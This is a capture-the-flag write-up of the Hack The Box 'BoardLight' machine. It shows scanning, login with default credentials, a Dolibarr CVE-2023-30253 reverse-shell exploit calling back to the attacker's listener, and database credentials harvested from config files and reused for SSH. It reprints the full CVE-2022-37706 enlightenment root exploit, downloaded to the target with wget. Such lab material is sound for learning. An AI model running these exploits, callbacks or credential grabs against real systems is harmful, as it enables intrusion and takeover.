

BoardLight

By Praveen Kumar Sharma

IP of the machine is : 10.10.11.11

Lets try pinging it

```
(pks☺Kali)-[~/VPN]
$ ping 10.10.11.11 -c 5
PING 10.10.11.11 (10.10.11.11) 56(84) bytes of data.
64 bytes from 10.10.11.11: icmp_seq=1 ttl=63 time=2201 ms
64 bytes from 10.10.11.11: icmp_seq=2 ttl=63 time=1335 ms
64 bytes from 10.10.11.11: icmp_seq=3 ttl=63 time=312 ms
64 bytes from 10.10.11.11: icmp_seq=4 ttl=63 time=3107 ms
64 bytes from 10.10.11.11: icmp_seq=5 ttl=63 time=2232 ms

--- 10.10.11.11 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4048ms
rtt min/avg/max/mdev = 311.567/1837.551/3107.341/946.691 ms, pipe 3
```

Not lets try doing port scanning

Port Scanning :

All Port Scan

```
nmap -p- -n -Pn -T5 --min-rate=10000 10.10.11.11 -o allPortScan.txt
```

```
(pks@Kali)-[~/HacktheBox/BoardLight]
$ nmap -p- -n -Pn -T5 --min-rate=10000 10.10.11.11 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-24 21:36 IST
Nmap scan report for 10.10.11.11
Host is up (0.15s latency).
Not shown: 65466 filtered tcp ports (no-response), 67 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 20.39 seconds
```

✎ Open ports

```
PORT STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Lets try an aggressive scan on these

Aggressive Scan :

```
nmap -sC -sV -A -T5 -p 22,80 10.10.11.11 -o aggressiveScan.txt
```

```
(pks@Kali)-[~/HacktheBox/BoardLight]
$ nmap -sC -sV -A -T5 -p 22,80 10.10.11.11 -o aggressiveScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-24 22:00 IST
Nmap scan report for board.htb (10.10.11.11)
Host is up (0.37s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:ae:03:ea:f4 (RSA)
|   256 59:03:dc:52:87:3a:35:99:34:44:74:33:78:31:35:fb (ECDSA)
|_  256 ab:13:38:e4:3e:e0:24:b4:69:38:a9:63:82:38:dd:f4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 70.45 seconds
```

✎ Aggressive scan

```
PORT STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:ae:03:ea:f4 (RSA)
| 256  59:03:dc:52:87:3a:35:99:34:44:74:33:78:31:35:fb (ECDSA)
|_ 256  ab:13:38:e4:3e:e0:24:b4:69:38:a9:63:82:38:dd:f4 (ED25519)
80/tcp open  http      Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets add board.htb in /etc/hosts

```
127.0.0.1      localhost
127.0.1.1      Kali.pks      Kali

# The following lines are desirable for IPv6 capable hosts
::1           localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters

10.10.222.68   whoismrrobot.com
10.10.194.126   publisher.thm
10.10.188.224   mkingdom1.thm
10.10.237.244   enum.thm
10.10.11.23     permx.htb      www.permx.htb    lms.permx.htb
192.168.110.76 symfonos.local
10.10.59.4      creative.thm    beta.creative.thm
10.10.11.20     editorial.htb
192.168.110.101 breakout
10.10.161.74    bricks.thm
10.10.37.234    airplane.thm
10.10.11.18     usage.htb      admin.usage.htb
10.10.11.11     board.htb
```

Lets do some VHOST and Directory Enumeration

Vhost and Directory Enumeration :

Lets do directory fuzzing first

Directory Fuzzing :

```
(pks@kali) - [~/HacktheBox/BoardLight]
$ ffuf -w /usr/share/wordlists/dirb/common.txt -u http://board.htb/FUZZ -t 200
```

```

/'___\  /'___\          /'___\
^  \_/_/ ^  \_/_/  _  _  ^  \_/_/
\  \ ,_\ \  \ ,_\ \ / \ / \  \ ,_\
\  \ \_/_ \  \ \_/_ \  \ \_/_ \  \ \_/_
\  \ \_/_ \  \ \_/_ \  \ \_/_ \  \ \_/_
\  \ \_/_ \  \ \_/_ \  \ \_/_ \  \ \_/_
\  \ \_/_ \  \ \_/_ \  \ \_/_ \  \ \_/_

```

v2.1.0-dev

```
:: Method      : GET
:: URL        : http://board.htb/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 200
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
```

```
.hta [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 877ms]
[Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 1016ms]
.htaccess [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 1038ms]
.htpasswd [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 1156ms]
css [Status: 301, Size: 304, Words: 20, Lines: 10, Duration: 3958ms]
images [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 290ms]
index.php [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 295ms]
js [Status: 301, Size: 303, Words: 20, Lines: 10, Duration: 141ms]
server-status [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 152ms]
:: Progress: [4614/4614] :: Job [1/1] :: 112 req/sec :: Duration: [0:00:50] :: Errors: 0 ::
```

Directories

```
images [Status: 301, Size: 307, Words: 20, Lines: 10, Duration:
```

```
290ms]
index.php [Status: 200, Size: 15949, Words: 6243, Lines: 518,
Duration: 295ms]
js [Status: 301, Size: 303, Words: 20, Lines: 10, Duration: 141ms]
```

Lets do Vhost enumeration now

VHOST Enumeration :

```
ffuf -c -u http://board.htb -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
-H 'Host: FUZZ.board.htb' -fw 6243
```

```
(pks@Kali)-[~/HacktheBox/BoardLight]
$ ffuf -c -u http://board.htb -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ.board.htb' -fw 6243
```

```
/'___\ /'___\ /'___\
^ \_/_/ ^ \_/_/ ^ \_/_/
\ \_/_/ \ \_/_/ \ \_/_/
\ \_/_/ \ \_/_/ \ \_/_/
\ \_/_/ \ \_/_/ \ \_/_/
\ \_/_/ \ \_/_/ \ \_/_/
```

v2.1.0-dev

```
-----
:: Method      : GET
:: URL         : http://board.htb
:: Wordlist     : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header      : Host: FUZZ.board.htb
:: Follow redirects : false
:: Calibration  : false
:: Timeout      : 10
:: Threads     : 40
:: Matcher      : Response status: 200-299,301,302,307,401,403,405,500
:: Filter       : Response words: 6243
-----
```

```
crm [Status: 200, Size: 6360, Words: 397, Lines: 150, Duration: 3922ms]
:: Progress: [4989/4989] :: Job [1/1] :: 32 req/sec :: Duration: [0:02:55] :: Errors: 0 ::
```

Vhost

```
crm [Status: 200, Size: 6360, Words: 397, Lines: 150, Duration:
3922ms]
```

Lets add this to /etc/hosts as well

```
127.0.0.1      localhost
127.0.1.1      Kali.pks          Kali


# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.222.68    whoismrrobot.com
10.10.194.126    publisher.thm
10.10.188.224    mkingdom1.thm
10.10.237.244    enum.thm
10.10.11.23      permx.htb          www.permx.htb      lms.permx.htb
192.168.110.76   symfonos.local
10.10.59.4       creative.thm        beta.creative.thm
10.10.11.20      editorial.htb
192.168.110.101 breakout
10.10.161.74     bricks.thm
10.10.37.234     airplane.thm
10.10.11.18      usage.htb           admin.usage.htb
10.10.11.11      board.htb           crm.board.htb
```

Lets get to this web application

Web Application :


Default page



Nothing in source code and on those directories lets see that <http://crm.board.htb> now




I tried the default creds here and it worked `admin:admin`



Gaining Access :

Lets find a exploit of dolibarr now

Found this one : <https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253>



Lets run it but first let first logout first for this to work

Now lets start listener

```
(pks☺Kali)-[~/HacktheBox/BoardLight]
$ nc -lvnp 9001
listening on [any] 9001 ...
```

Now lets see how to run it now

```
(pks☺Kali)-[~/HacktheBox/BoardLight]
$ python3 exploit.py -h
usage: python3 exploit.py <TARGET_HOSTNAME> <USERNAME> <PASSWORD> <LHOST> <LPORT>
example: python3 exploit.py http://example.com login password 127.0.0.1 9001

---[Reverse Shell Exploit for Dolibarr ≤ 17.0.0 (CVE-2023-30253)]---

positional arguments:
  hostname      Target hostname
  username      Username of Dolibarr ERP/CRM
  password      Password of Dolibarr ERP/CRM
  lhost         Listening host for reverse shell
  lport         Listening port for reverse shell

options:
  -h, --help  show this help message and exit
```

Simple enough lets run it

```
(pks☺Kali)-[~/HacktheBox/BoardLight]
$ python3 exploit.py http://crm.board.htb admin admin 10.10.16.52 9001
[*] Trying authentication...
[**] Login: admin
[**] Password: admin
[*] Trying created site...
[*] Trying created page...
[*] Trying editing page and call reverse shell... Press Ctrl+C after successful connection
```

Now login in the site and u should have ur revshell

```

(pks@Kali)-[~/HacktheBox/BoardLight]
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.16.52] from (UNKNOWN) [10.10.11.11] 40744
bash: cannot set terminal process group (891): Inappropriate ioctl for device
bash: no job control in this shell
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$

```

I got mine

Im not gonna upgrade this as this is very unstable and running a single command takes like 5 sec but u can if u want

Lateral PrivEsc

i saw that mysql is running on port 3306 by using this command

```

www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$ ss -tulpn
ss -tulpn

```

Netid	State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port	Process
udp	UNCONN	0	0	127.0.0.53%lo:53	0.0.0.0:*	
udp	UNCONN	0	0	0.0.0.0:68	0.0.0.0:*	
udp	UNCONN	0	0	0.0.0.0:5353	0.0.0.0:*	
udp	UNCONN	0	0	0.0.0.0:36208	0.0.0.0:*	
udp	UNCONN	0	0	[::]:5353	[::]:*	
udp	UNCONN	0	0	[::]:54781	[::]:*	
tcp	LISTEN	0	70	127.0.0.1:33060	0.0.0.0:*	
tcp	LISTEN	0	4096	127.0.0.53%lo:53	0.0.0.0:*	
tcp	LISTEN	0	128	0.0.0.0:22	0.0.0.0:*	
tcp	LISTEN	0	151	127.0.0.1:3306	0.0.0.0:*	
tcp	LISTEN	0	511	*:80	*:*	

```

www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$

```

So looked for db files like db_pass, db_name etc

```
grep -r -i db_name /var 2>/dev/null
```

Lets see this file

```
"",  
/var/www/html/crm.board.htb/htdocs/admin/system/constall.php  
arr_main_db_name',  
/var/www/html/crm.board.htb/htdocs/conf/conf.php.old:// dolib  
/var/www/html/crm.board.htb/htdocs/conf/conf.php.old:// $dol  
/var/www/html/crm.board.htb/htdocs/conf/conf.php.old:// $dol  
/var/www/html/crm.board.htb/htdocs/conf/conf.php.old:$doliba
```


Got a password here

```
$dolibarr_main_db_host='localhost';  
$dolibarr_main_db_port='3306';  
$dolibarr_main_db_name='dolibarr';  
$dolibarr_main_db_prefix='llx_';  
$dolibarr_main_db_user='dolibarowner';  
$dolibarr_main_db_pass='serverfun2$2023!!';  
$dolibarr_main_db_type='mysqli';  
$dolibarr_main_db_character_set='utf8';  
$dolibarr_main_db_collation='utf8_unicode_ci';  
// Authentication settings  
$dolibarr_main_authentication='dolibarr';
```

Lets find the what users we have on this system

```
www-data@boardlight:/home$ ls /home  
ls /home  
larissa  
www-data@boardlight:/home$
```

And we have creds for this user lets ssh in

 Ssh creds

Username : larissa
Password : serverfun2\$2023!!

```
(pks☺Kali)-[~/HacktheBox/BoardLight]
$ ssh larissa@board.htb
The authenticity of host 'board.htb (10.10.11.11)' can't be established.
ED25519 key fingerprint is SHA256:xngtcDPqg6MrK72I6lSp/cKgP2kwzG6rx2r\lahvu/v0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'board.htb' (ED25519) to the list of known hosts.
larissa@board.htb's password:
Last login: Sat Aug 24 09:13:02 2024 from 10.10.14.78
larissa@boardlight:~$ id
uid=1000(larissa) gid=1000(larissa) groups=1000(larissa),4(adm)
larissa@boardlight:~$
```

Here is user.txt

```
larissa@boardlight:~$ ls -al
total 80
drwxr-x--- 15 larissa larissa 4096 Aug 24 09:42 .
drwxr-xr-x  3 root     root    4096 May 17 01:04 ..
lrwxrwxrwx  1 root     root        9 Sep 18  2023 .bash_history → /dev/null
-rw-r--r--  1 larissa larissa  220 Sep 17  2023 .bash_logout
-rw-r--r--  1 larissa larissa 3771 Sep 17  2023 .bashrc
drwx-----  2 larissa larissa 4096 Aug 24 09:13 .cache
drwx----- 12 larissa larissa 4096 May 17 01:04 .config
-rwxrwxr-x  1 larissa larissa  730 Aug 24 09:42 cve.sh
drwxr-xr-x  2 larissa larissa 4096 May 17 01:04 Desktop
drwxr-xr-x  2 larissa larissa 4096 May 17 01:04 Documents
drwxr-xr-x  3 larissa larissa 4096 May 17 01:04 Downloads
drwxr-xr-x  3 larissa larissa 4096 May 17 01:04 .local
drwxr-xr-x  2 larissa larissa 4096 May 17 01:04 Music
lrwxrwxrwx  1 larissa larissa    9 Sep 18  2023 .mysql_history → /dev/null
drwxr-xr-x  2 larissa larissa 4096 May 17 01:04 Pictures
-rw-r--r--  1 larissa larissa  807 Sep 17  2023 .profile
drwxr-xr-x  2 larissa larissa 4096 May 17 01:04 Public
drwx-----  2 larissa larissa 4096 May 17 01:04 .run
drwx-----  2 larissa larissa 4096 May 17 01:04 .ssh
drwxr-xr-x  2 larissa larissa 4096 May 17 01:04 Templates
-rw-r-----  1 root     larissa   33 Aug 24 08:51 user.txt
drwxr-xr-x  2 larissa larissa 4096 May 17 01:04 Videos
larissa@boardlight:~$
```

Vertical PrivEsc :

Lets see the sudo permission first as we have a password

```
larissa@boardlight:~$ sudo -l
[sudo] password for larissa:
Sorry, user larissa may not run sudo on localhost.
larissa@boardlight:~$
```

Ok! Lets see the SUID permission next

```
find / -perm -u=s -type f 2>/dev/null
```

```
larissa@boardlight:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/eject/dmccrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight
/usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/sbin/pppd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/sudo
/usr/bin/su
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/fusermount
/usr/bin/chsh
/usr/bin/vmware-user-suid-wrapper
larissa@boardlight:~$
```

Lets find a exploit of enlightenment SUID permission

Found this one : <https://github.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit>

MaheAzzouzi / CVE-2022-37706-LPE-exploit (Public)


Code Issues Pull requests Actions Projects Security Insights

main 1 Branch 0 Tags Go to file Code

File	Commit Message	Time
screenshots	CVE-2022-37706 Exploit Local Privilege Escalation	2 years ago
PublicReferenceURL.txt	CVE-2022-37706 public reference URL	2 years ago
README.md	Update README.md	2 years ago
exploit.sh	Updating exploit to just take the first occurrence.	2 years ago

README

CVE-2022-37706



About

A reliable exploit + write-up to elevate privileges to root. (Tested on Ubuntu 22.04)

Readme Activity 282 stars 6 watching 42 forks

Report repository

Releases

No releases published

Packages

No packages published

Languages

This is the exploit btw

```
#!/bin/bash

echo "CVE-2022-37706"
echo "[*] Trying to find the vulnerable SUID file..."
echo "[*] This may take few seconds..."

file=$(find / -name enlightenment_sys -perm -4000 2>/dev/null | head -1)
if [[ -z ${file} ]]
then
    echo "[-] Couldn't find the vulnerable SUID file..."
    echo "[*] Enlightenment should be installed on your system."
    exit 1
fi

echo "[+] Vulnerable SUID binary found!"
echo "[+] Trying to pop a root shell!"
mkdir -p /tmp/net
mkdir -p "/dev/../tmp;/tmp/exploit"

echo "/bin/sh" > /tmp/exploit
chmod a+x /tmp/exploit
echo "[+] Enjoy the root shell :)"
${file} /bin/mount -o noexec,nosuid,utf8,nodev,iocharset=utf8,utf8=0,utf8=1,uid=$(id -u), "/dev/../tmp;/tmp/exploit"
/tmp///net
```

23,128 All

Now lets send this to the machine

First start a python server

```
(pks☺Kali)-[~/HacktheBox/BoardLight]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Then receive it like this in the /tmp folder

```
larissa@boardlight:/tmp$ wget http://10.10.16.52/exploit.sh
--2024-08-24 10:05:02-- http://10.10.16.52/exploit.sh
Connecting to 10.10.16.52:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 709 [text/x-sh]
Saving to: 'exploit.sh'

exploit.sh          100%[=====>]          709  --.-KB/s   in 0s

2024-08-24 10:05:06 (134 MB/s) - 'exploit.sh' saved [709/709]

larissa@boardlight:/tmp$ █
```

Change the permission before running it

```
larissa@boardlight:/tmp$ chmod +x exploit.sh
larissa@boardlight:/tmp$ █
```

Now run it

```
larissa@boardlight:/tmp$ ./exploit.sh
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[*] This may take few seconds...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Enjoy the root shell :)
mount: /dev/../tmp/: can't find in /etc/fstab.
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),1000(larissa)
# █
```

And we have root

Here u can read the final flag

```
# ls -al /root
total 44
drwx-----  8 root root    4096 Aug 24 08:51 .
drwxr-xr-x 19 root root    4096 May 17 01:04 ..
lrwxrwxrwx  1 root root      9 May 16 23:27 .bash_history → /dev/null
-rw-r--r--  1 root root   3106 Dec  5  2019 .bashrc
drwx-----  6 root root    4096 May  2 05:47 .cache
drwx-----  7 root root    4096 Sep 17  2023 .config
drwx-----  3 root root    4096 Sep 17  2023 .dbus
drwxr-xr-x  3 root root    4096 Sep 17  2023 .local
lrwxrwxrwx  1 root root      9 May 16 23:27 .mysql_history → /dev/null
-rw-r--r--  1 root root    161 Dec  5  2019 .profile
drwx-----  2 root larissa 4096 Sep 17  2023 .run
-rw-r-----  1 root root     33 Aug 24 08:51 root.txt
drwxr-xr-x  3 root root    4096 Sep 17  2023 snap
#
```

Thanks for reading :)